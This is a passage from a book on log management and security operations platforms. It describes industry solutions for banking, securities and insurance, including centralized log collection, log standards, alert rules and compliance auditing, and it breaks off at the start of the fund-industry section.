(13) Send email, finally format the content output by the above components and place it in the email body, and send an email to notify the user.



## 17.5 Summary

SOAR has brought advanced technology to the automated response in enterprise security operations, which can effectively improve the response efficiency in security operations. However, on the other hand, it also depends on the accuracy of alerts output by products such as SIEM, so attention still needs to be paid to the collaboration and role positioning between products such as SIEM and SOAR in the implementation activities.



# CHAPTER

# 18

## Industry Solutions

- ☐ Overview
- ☐ Banking Industry Solution
- ☐ Securities Industry Solution
- ☐ Insurance Industry Solution
- ☐ Fund Industry Solution
- ☐ Power Industry Solution
- ☐ Oil Industry Solution
- ☐ Telecommunications Industry Solution
- ☐ Broadcasting Industry Solution
- ☐ Automotive Industry Solution
- ☐ Summary



## 18.1 Overview

This chapter mainly introduces the content related to industry solutions, discussing the current industry background, industry challenges, project construction ideas for industry challenges, and the benefits of completed projects.

## 18.2 Banking Industry Solution

### 18.2.1 Industry Background

With the continuous deepening of "Internet Plus," the banking and financial services industry is facing numerous opportunities and challenges brought by technological innovation. Systems generate hundreds of terabytes of transaction, payment, channel, and other log data every day. The efficiency of the original IT operations and maintenance cannot match the current production scale, and the maintenance model urgently needs reform. Banking institutions urgently need to formulate new processing strategies, improve operational and maintenance capabilities, and cope with the rapidly increasing massive amounts of data.

Combining new technologies of AIOps with data management, it is necessary to consider some common problems faced by log analysis in the banking industry. These problems may be rarely encountered in other industries. For example, due to security and authorization considerations, many business systems are independent of each other, and log records across business systems are scattered and isolated. Transaction numbers and order numbers cannot be correlated, making it difficult to achieve associative analysis. This is very unfavorable for controlling the health of the entire business system and optimizing each business system from an overall perspective.

The banking industry has a complex business structure and a large volume of data. Different business systems generate data in different formats. At the same time, data management in the banking industry also needs to take into account security and real-time performance. These pose higher performance requirements for the data management system, making data management in

the banking industry face greater challenges.

## 18.2.2 Current Industry Challenges

Long-term business development has accumulated a large amount of log data for banks, which can be roughly divided into transaction logs, operations and maintenance logs, application logs, system logs, and network logs. Some are structured, and some are unstructured, covering both business data and IT operations and maintenance data. Traditional data analysis methods often find it difficult to handle various types of data. Due to security and authorization considerations in the design, data across business systems is scattered and isolated, making it difficult to correlate and unable to monitor the health of the business from an overall perspective and optimize it. The current industry challenges are mainly reflected in the following aspects:

(1) A large number of servers, a large volume of log data, and time-consuming and labor-intensive data management.

Due to the large number of business systems in banks, the high complexity, large capacity, and large volume of business logs, most business systems are gradually shifting to cluster deployment models. Logging in to servers one by one to check logs and locate faults is inefficient, affecting the timeliness and accuracy of fault location, and some application systems are developed and maintained separately, making it no longer suitable to use traditional methods to view and analyze logs.

(2) Log data is scattered across various systems, devices, and application ends, with complex storage structures and no unified collection and retention.

Financial enterprises can generate terabytes of log data daily, and the data volume is extremely

large. In addition, the composition of various transaction systems is diverse, and the log formats are not standardized, making storage complex and scattered, lacking a unified platform for collecting and managing logs.

(3) Logs are not standardized and lack a unified standard.

There are many node data and a variety of complex data types in the banking industry's network, with diverse business systems, some of which are replicated by different manufacturers, resulting in vastly different log content. Logs lack a unified standard.

(4) Low log utilization rate, no effective real-time log analysis;

At present, many financial enterprises use log data in a relatively simple way and do not deeply mine and analyze it. Often, faced with massive log data, internal systems of financial enterprises cannot perform real-time data analysis, and due to the special nature of financial systems, there are a series of steps such as authorization, login, query, and analysis during troubleshooting, which cannot be flexibly changed in analysis dimensions. This is not only time-consuming but also cannot avoid human errors and invalid analysis.

(5) Under the microservices architecture model, there is no deeper mining and analysis such as business correlation and link tracking.

With the popularity of new architectural technologies such as microservices and containers, the call chain tracking problem in distributed system environments has become increasingly complex. Each transaction corresponds to a large amount of logs, and it is impossible for humans to quickly and accurately judge the fault point. There is no reference benchmark for whether a single transaction has risks, and it is impossible to determine. At the same time, it is not possible



to determine whether the requesting or responding party has executed the correct logic as agreed in each system.

(6) Alarm storms (leading to the neglect of effective alarms)

Business multidimensional monitoring is difficult, with each system having its own monitoring alarms, and thousands of alarms every day. Maintenance personnel cannot quickly judge all alarms, so useful alarms are likely to be submerged in the alarm flood.

### **18.2.3 Overall Construction Ideas**

The basic idea of system construction is to establish a real-time centralized search, monitoring, and analysis platform for business logs, to centrally operate and manage application logs distributed in different environments, to achieve unified management, permission-based operations and analysis, and to improve the efficiency of log queries, fault location, and problem handling.

The overall project architecture is as follows:




Figure 18-1 System Architecture Diagram

The implementation functions are as follows:

### 1.Unified log collection and centralized management, high performance, and scalability

Establish a unified log management platform for enterprises, centrally collect scattered logs, and the entire system is composed of multiple modules. Users can customize the composition of nodes in each module based on their own server resources, data volume, and system stability factors. It also supports the mixed deployment of physical machines and virtual machines to ensure data security.

### 2.Business log correlation analysis, minute-level fault location

For key banking business systems, by associating requests and responses in the logs, analyze transaction volume, transaction time consumption, transaction success rate, transaction code classification, and other golden metrics. Based on the metrics, you can grasp the real-time operation status of the business. For special failure codes, you can set threshold alarms for the

number of failure events and alarm for periods with low transaction success rates. Real-time control of business transactions solves the pain point of customers not being able to understand the operation of applications in time, effectively reduces the scenarios where business faults are complained about by users, and improves user satisfaction.



Figure 18-2 Business Metrics

### 3. Provide industry log management standards

Establish standardized log analysis management standards, which will not only make enterprise log analysis lawful but also play an undeniable role in the stability, security, and reliability of IT services, and the robustness and efficiency of business systems.

Log system standardization, including standardized log recording, standardized log collection, and standardized log storage, which needs to be implemented based on the ticket system. Requirement sorting, review, and platform construction, the ticket system covers all aspects of the log analysis system, ensuring that there are no unexpected changes, then everything is in control, the subtlety of which need not be said more.

Log management standardization also clarifies role responsibilities, strengthens transaction status tracking, clarifies the root cause of problems, analyzes application performance, and meets the needs of security control and auditing.

序号	字段名称	解释	格式	必填	示例
1	eventName	事件名称	字符串	Y	eventName=调用 S 服务超时
2	eventTime	日志产生的时间	yyyy-MM-dd hh:mm:ss SSS	Y	eventTime="2017-09-29 09:08:15.012"
3	systemID	生成日志的应用系统 ID	公司代码+统一系统 ID	Y	systemID=CITIC001
4	hostName	生成日志的主机名	统一规定的机器名	N	hostName=ACC-ECS-01
5	IP	生成日志的主机 IP	具体的 IP	Y	deviceAddress=192.168.1.20
6	logLevel	日志级别 1 = DEBUG 2 = INFO 3 = WARN	代码	Y	logLevel=2

Figure 18-3 Log Management Standards

#### 4. Achieve a closed loop of system dynamics and problems, and deeply implement the observability of IT

Observability Easy provides multi-dimensional analysis of business, services, interfaces, and equipment, strengthens the correlation of logs, links, and metrics, and shortens the time to discover and solve problems.

Maintenance personnel can use the metric exploration function of Observability Easy to perform single-metric multi-dimensional (average, maximum, minimum, etc.) or multi-metric multi-dimensional queries, analysis, and achieve visualization on time series data.

At the same time, it can be docked with trace logs to achieve business link tracking, and understand business details through the topology diagram, historical retrospection, and metric trend chart of Observability Easy, and quickly locate faults.




Figure 18-4 Link View

Observability Easy monitors and analyzes the overall status of application systems from business, service, interface, and equipment dimensions, achieving more comprehensive system observability.




Figure 18-5 Metric View

Observability Easy can provide standard starting points or charts to help maintenance personnel find problems, track from an overview of business, service, interface, and equipment to their details, and then combine the span information of the call chain or other log information to

locate the cause of the fault.

## 5.Intelligent deduplication and noise reduction to solve alarm storms

**新建规则**

**基本信息**

规则名称: SPL高级告警

规则类型: ☐ 直接告警 ☐ 聚合告警 ☐ 关联告警 ☒ 高级告警

开启状态: ☒

**SPL 语句**

SPL: appname:waf | stats count() as cnt by waf.src\_ip

**时间窗口**

数据计算窗口: 10 分钟

间隔: 10 分钟 检查一次

**告警配置**

**编辑策略**

告警名称: siem\_poc\_Nmap扫描事件

时间窗口: 10 分钟

聚合字段: dsc\_ip

**新建白名单**

白名单名称: IP白名单

类型: 字符串

告警名称: siem\_poc\_Nmap扫描事件

**内容**

告警字段	字段值	备注	操作
目的地址	192.169.**	扫描器IP	编辑 删除

保存 取消

Figure 18-6 Alarm Rules

### 18.2.4 Overall Project Benefits

(1) Establish a centralized log archiving platform to achieve centralized management of full-scale system logs, business logs, and important system application logs, meeting the regulatory requirements for log auditing.

(2) Based on log monitoring and alarms, quick log retrieval and positioning can effectively improve the efficiency of fault investigation and analysis, proactively prevent operational and maintenance faults, enhance automated operational capabilities, strengthen monitoring, and improve emergency response capabilities.

- (3) Business topology automatic tracking, automatically generate transaction link topology, automatically identify abnormal transaction paths, and provide impact range assessment for change management.
- (4) Establish standardized log analysis management standards, provide log transformation standards and guidance services for user log transformations.
- (5) Establish an intelligent alarm mechanism based on machine learning capabilities, which can self-learn and improve based on history, knowledge, and machine models, enhance alarm diagnostic capabilities, and improve the accuracy of alarms.
- (6) Accumulate data related to the operation of various IT resources, and improve the ability to predict faults by statistically analyzing and associating this data.

## 18.3 Securities Industry Solution

### 18.3.1 Industry Background

Against the backdrop of the vigorous development of informatization construction, the securities IT system has become increasingly large, with more and more application systems, and the coupling relationships between them have become increasingly complex. The cost of operation and maintenance that comes with it has also increased. In order to promptly discover potential safety hazards in the securities system, deeply analyze the security threats and hidden dangers that the information system may face, carry out targeted network security protection work, and establish a log audit and security analysis system (hereinafter referred to as the system) to achieve unified log collection, display, analysis, and archiving, and achieve unified management of logs, and improve the basic capabilities and efficiency of operations and maintenance, has become an urgent need in the securities industry.

### 18.3.2 Current Industry Challenges

With the continuous launch of new projects in the securities industry and the continuous increase of business systems, the existing problems and potential risks are increasing day by day, the specific content is as follows:

(1) The efficiency of operators logging in to servers one by one to check logs and locate faults is poor. Approval is required when logging in to servers, which affects the timeliness and accuracy of fault location.



(2) The overall business system is numerous, highly complex, and has a large capacity. It is increasingly difficult to locate problems in business logs, and some application systems are developed and maintained separately, making it no longer suitable to use traditional methods to view and analyze logs.

(3) With the increase in business volume, it brings great challenges to execution, monitoring, and management. The number of misoperations by operators increases with the increase in systems.

(4) There is a lack of query and report display, which makes it difficult to support higher management needs such as auditing, statistical analysis, and business performance tuning.

(5) From the perspective of business development, the securities business is increasingly focusing on business availability and business continuity, and the requirements for IT are getting higher and higher. From the perspective of internal development of IT management, the basic operation alerts can no longer meet the increasingly complex business scenarios. Traditional operation and maintenance monitoring systems focus on managing professional indicators. After various IT components generate professional events, it is difficult to understand how much impact they have on the business through the events and the software and hardware that generate the events. It is impossible to know the relationship between various professional events generated at the same time, to find the truly useful alarms from a large number of alarms, and it is even more impossible to utilize the large amount of historical system operation data. System operation and maintenance has become a passive firefighting operation and maintenance, making maintenance engineers too busy to cope.

### 18.3.3 Overall Construction Ideas

Through the construction of the project, a real-time centralized search, monitoring, and analysis platform for business logs will be established to centrally operate and manage application logs distributed in different environments, to achieve unified management, permission-based operations and analysis, and to improve the efficiency of log queries, fault location, and problem handling.




Figure 18-7 Product Architecture

#### 1.Unified Log Collection and Management

Provide a flexible and powerful log collection method that can collect logs from various sources, including structured and unstructured log data, and requires real-time collection. It is necessary to manage logs uniformly on a centralized storage system. The storage of logs needs to use a non-relational database to store logs and support access permissions for original logs and logs after analysis and merging. You can define the log retention period yourself, and the data within the storage period must not be changed or deleted. Access to data can only be through the normal

interfaces provided by the system; data outside the storage period must have automatic clearance functions; support for historical data backup.

## **2.Log-Based Monitoring and Alarms**

Through the analysis and processing of logs, anomalies in machines and abnormal trends in information operations can be discovered; abnormal servers or applications can be promptly detected and handled in time; fault alarm rules can be set according to the causes and scenario characteristics of faults, and alarm analysis includes both single-device log correlation and cross-device log correlation analysis. Alarms can meet the requirements of email, SMS, WeChat, and management interface alarms, and support docking with centralized monitoring platforms for alarm information.

## **3.Log Quick Retrieval and Positioning**

Implement full-text retrieval, phrase query, field filtering, logical operation search, value range search, wildcard search, simple regular expression search, and other functions of logs to achieve rapid positioning of faults. Support for search saving function, when valuable data is obtained from the search, users can choose to save the search for direct use later.




Figure 18-8 Error location view

#### 4.Log Scenario Analysis

(1) By analyzing the logs of network devices, servers, and application systems through big data analysis, real-time dynamic discovery of performance bottlenecks and potential risk points is achieved for fault troubleshooting and operation and maintenance.

(2) Security information and event management, by analyzing server logs for port scanning and illegal intrusion behavior, tracking analysis and positioning are realized through firewalls, network devices, and server logs.

(3) Information security compliance audit, by analyzing personnel system account operation logs, personnel behavior is audited; high-risk operations on operating systems, network devices, databases, etc., are audited for compliance; bypass login is analyzed and counted; simultaneous login and remote login behavior of accounts are analyzed and counted for early warning.



Figure 18-9 Security Audit View

(4) Business system statistical analysis, business indicators (such as transaction volume trend analysis, real-time transaction number, real-time transaction success rate, real-time transaction time consumption, interface call success rate, etc.) are statistically analyzed in real-time.



Figure 18-10 Error Positioning View

### 18.3.4 Overall Project Benefits

(1) Establish a centralized log archiving platform to centrally manage all system logs, service logs, and important system application logs to meet the requirements of regulatory authorities for log audit

(2) Log based monitoring and alarm, and fast log retrieval and location can effectively improve the troubleshooting and analysis efficiency, proactively prevent operation and maintenance faults, improve automated operation and maintenance capabilities, enhance monitoring, and improve emergency handling capabilities.

(3) Through big data analysis of network device and security device logs, compliance audit of high-risk operations of operating system, network device, database, etc., timely detection of anomalies and early warning.

(4) with the help of data analysis and machine learning technology, through intelligent means to assist the operation analysis based on operation and maintenance data, improve customer experience and realize intelligent operation.

## 18.4 Insurance Industry Solution

### 18.4.1 Industry Background

Today, enterprises and organizations face a more complex situation in the field of IT information security than ever before, with both external intrusions and attacks, and internal violations and leaks. On the other hand, with the continuous deepening and development of internet insurance business, it is necessary to mine and analyze massive logs in real-time, progressing from basic website traffic monitoring and basic operations to modeling individual behaviors, thereby gaining a clearer understanding of users' insurance needs. At the same time, it can also assist IT operations and maintenance personnel in locating faults as soon as possible, eliminating safety hazards, and sorting out insurance business processes, and statistics on business volume, and predicting user behavior trends.

To cope with new challenges, enterprises have successively deployed antivirus, firewalls, and other equipment. These systems only block security threats from a certain aspect, forming security islands with isolated information from each other. Operations and maintenance security personnel face a large number of security logs and events generated every day, and it is difficult to discover real safety hazards.

### 18.4.2 Current Industry Challenges

The current status of operations and maintenance monitoring in the insurance industry and the challenges faced are as follows:

- (1) The basic recording and storage of logs have been basically achieved in various business systems and technical platforms, but there are still deficiencies compared to industry standards and compliance security requirements.
- (2) Log storage is decentralized: Log records are scattered across various systems, and logs of the same system are also scattered across various servers or log sources, with no centralized storage;
- (3) Log records are not standardized: There is no unified log recording standard, the fields of records vary, and storage forms are diversified;
- (4) Lack of log analysis functions: The analysis of logs mainly relies on system administrators to complete manually, lacking preliminary filtering of events; each system event is relatively independent, and each system is an island, lacking a foundation for associating and analyzing events across systems;
- (5) Lack of query and report display, making it difficult to support management needs such as auditing, statistical analysis, and business performance tuning.
- (6) Java-based application examples have too many errors, and it is difficult to capture and alarm using conventional methods, and it is impossible to distinguish the severity of harm to safe production from error messages;
- (7) Most applications run in a multi-instance cluster mode, and it is impossible to control the distribution of errors and risks between instances, and the positioning and troubleshooting of errors take too long;



### 18.4.3 Overall Construction Ideas

To further improve the unified operation and maintenance capabilities of the IT system and better meet the regulatory requirements of the Insurance Regulatory Commission, referring to the log management experience in the same industry, and using advanced technologies such as big data and machine self-learning, a log analysis platform that integrates multi-source heterogeneous log data collection, analysis, display, and alarm into one is constructed, to improve the level of system maintenance and the quality of service response.

The functional architecture of the unified log analysis platform is shown in the figure below:




Figure 18-11 Architecture View

The overall construction ideas of the project are as follows:

#### 1.Unified Log Collection and Management

Provide a flexible and powerful log collection method that can collect logs from various sources, including structured and unstructured log data, as well as data within databases, and requires

real-time collection. It is necessary to manage logs uniformly on a centralized storage system. The storage of logs needs to use a non-relational database to store logs, support encryption storage and restricted access permissions for original logs and logs after analysis and merging. You can define the log retention period yourself, and the data within the storage period must not be changed or deleted. Access to data can only be through the normal interfaces provided by the system. Data outside the storage period must have automatic clearance functions, and the cleared log data must have recovery and restoration functions.

Deploy collection agents to achieve data collection at key points; deploy log collection agent forwarding to receive all logs and forward them to the server.

Common log collection methods are as follows:

Installation of collection agents: For example, collecting logs of operating systems, middleware, business transactions, etc., on machines that can read non-binary files

Syslog forwarding: For example, network devices, security devices, load devices, storage, etc. Syslog can be directly configured to forward to the log platform

Database JDBC/ODBC protocol: Collect logs of database tables by directly connecting to the database.

## **2.Log Quick Retrieval and Positioning**

Implement search functions similar to Google, including full-text retrieval, phrase query, field filtering, logical operation search, value range search, wildcard search, simple regular expression search, and other functions.

Support advanced searching of structured log data, must support search scripting languages, and quickly implement common query and statistics requirements through functions, such as:

- (1) Calculate tables for log fields or statistical results, and assign the expression values to new fields
- (2) Put continuous values into buckets divided by intervals for calculating data change trends and array group changes
- (3) Similar to SQL joins, combine different types of logs for query according to specified association fields
- (4) Provide various statistical functions and the option to group statistics by fields
- (5) Specify fields to sort results
- (6) Use expressions to filter results
- (7) Group results to form transaction log combination
- (8) Conduct quantity and percentage statistics on fields
- (9) Support search saving function, when valuable data is obtained from the search, users can choose to save the search for direct use later.

### **3.Log-Based Monitoring and Alarms**

Through the analysis and processing of logs, anomalies in machines and abnormal behaviors in operations and maintenance can be discovered; abnormal servers can be promptly detected and handled in time; fault alarm rules can be set according to the causes and scenario characteristics of faults, and alarm analysis includes both single-device log correlation and cross-device log correlation analysis. Alarms should at least meet the requirements of email, SMS, and management interface alarms, and support docking with centralized monitoring platforms for alarm information.



Figure 18-12 Alarm Configuration

## 4. Log Scenario Analysis

By analyzing the logs of network devices, servers, and application systems through big data analysis, real-time dynamic discovery of performance bottlenecks and potential risk points is achieved for end-to-end service monitoring and fault troubleshooting operations and maintenance.

Security information and event management, by analyzing server logs for port scanning and illegal intrusion behavior, tracking analysis and positioning are realized through firewalls, network devices, and server logs.

Information security compliance audit, by analyzing personnel system account and operation logs, personnel behavior is audited; high-risk operations on operating systems, network devices, databases, etc., are audited for compliance; bypass login is analyzed and counted; simultaneous login and remote login behavior of accounts are analyzed and counted for early warning.

Business system statistical analysis, business indicators (such as transaction volume trend analysis, real-time transaction number, real-time transaction success rate, real-time transaction time consumption, interface call success rate, etc.) are statistically analyzed in real-time.



Figure 18-13 Business Statistical Analysis

## 5.Role Permission Management

The log management analysis platform supports multi-user role management and user group settings. It adopts an RBAC (Role-Based Access Control) style permission management design, and realizes access to resources and information control through user group and role permission settings.

The division of roles is based on two dimensions, one is the data level, and the other is the function level. The data level determines which log data the role can view; the function level determines which functions the role can operate.

If a role is not granted relevant functional permissions, it shall not see and operate the

corresponding functions; if a user group is not granted relevant data permissions, the users under it do not have the function to query and count the corresponding data; data desensitization display can be controlled through permissions.

#### **18.4.4 Overall Project Benefits**

(1) Input log specifications, combined with project case situations to form the "Unified Log Printing and Output Specifications."

(2) Meet the audit requirements of the Insurance Regulatory Commission and the Cybersecurity Law, assisting customers in verifying the output of device logs.

(3) Use the characteristics of transaction logs in combination with log product functions to assist administrators in quickly locating transaction statuses. Implement cross-system transaction association queries.

(4) Use data analysis functions to complement business data analysis and provide data support for operational analysis.

(5) Use the real-time query and analysis features of the log platform to pre-set alarms and quickly capture abnormal information in logs.

## 18.5 Fund Industry Solution

### 18.5.1 Industry Background

